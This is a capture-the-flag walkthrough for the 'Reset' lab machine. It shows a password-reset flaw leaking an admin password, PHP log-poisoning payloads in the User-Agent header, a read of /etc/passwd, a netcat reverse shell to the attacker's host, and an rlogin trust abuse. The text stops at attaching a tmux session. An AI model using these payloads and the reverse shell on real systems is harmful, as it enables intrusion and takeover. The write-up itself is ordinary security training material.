Reset VulnLab
Reset HackTheBox
Reset is an Easy difficulty Linux machine which showcases abusing a password reset functionality in a web application following a log poisoning attack, to achieve Remote Code Execution. For privilege escalation, Rservices are abused, then a detached tmux session is used to abuse sudo privileges on nano text editor and execute commands as the root user.

Exploitation
Starting with enumeration part to find the open ports and services running on the box.
Rustscan
1
rustscan -a 10.129.234.130 -r 1-65535 -- -sC -sV -vv -oA nmap/reset 10.129.234.130

We have only 2 ports open on the box, one being ssh and other being the port 80 for http.
Web Enumeration
Lets check what website is running on the page.

We have a login page and we dont have any credentials, here we can test this login form for SQL injection or going for the password reset thing.

I’ll fill the fields and try to intercept the request in burpsuite.
Testing it with the username set as test and password set as test.
Testing the forgot password functionality.

For the Forgot password functionality it requires a username that exists on the database to be able to login, incorrect doesnt helps in sending the reset link. Testing it with username as admin and capturing the request in burpsuite.

It returns 3 fields, with one of them containing a password for the admin. Using this password to login on to the portal.

On the admin dashboard we have 2 options to view the logs, syslog and auth.log but none of them shows anything to us.
Shell as www-data
Since this is a apache webserver, we know that the log directory of the apache webserver is /var/log/apache2/ and this directory contains the 2 important files access.log and error.log.
Ill capture the Log request and take a look at it.

We can read the access.log file. Now there is a known vulnerbility in apache that when a LFI present (which in our case it is), User-Agent header injection maybe present on the server.
We can try injecting a php remote code execution payload in the Header User-Agent to be able to see results in the logs.
Some common payloads to which this is vulnerable are:
1
<?php echo `id`; ?>

The id is getting printed via the access.log file, meaning we have code execution.
Similarly we can do this also.
1
<?php system('whoami'); ?>

We can also read the /etc/passwd file on the server.
1
User-Agent: <?php system('cat /etc/passwd'); ?>

Now lets get on the system using this netcat reverse shell.
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.91 9001 >/tmp/f

Listening on port 9001, we got a shell.

I also stablized the shell using the pty module.
Lets look for the users on the box.

We can read the user.txt file in the sadm user.
Privilege Escalation
Shell as SADM
Now for the privilege escalation part we know that the RSH service is open as earlier we saw in the nmap port results.

user sadm is trusted!.
So lets first create a local user named sadm on our box.
1
2
3
4
sudo useradd -m sadm
sudo passwd sadm
sudo su - sadm
rlogin -l sadm 10.129.234.130

Now we have a shell as sadm user.
Shell as Root
Listing the current processes running as SADM.

we have a tmux session running.
1
tmux a
We got dropped inside a tmux session using the above command.
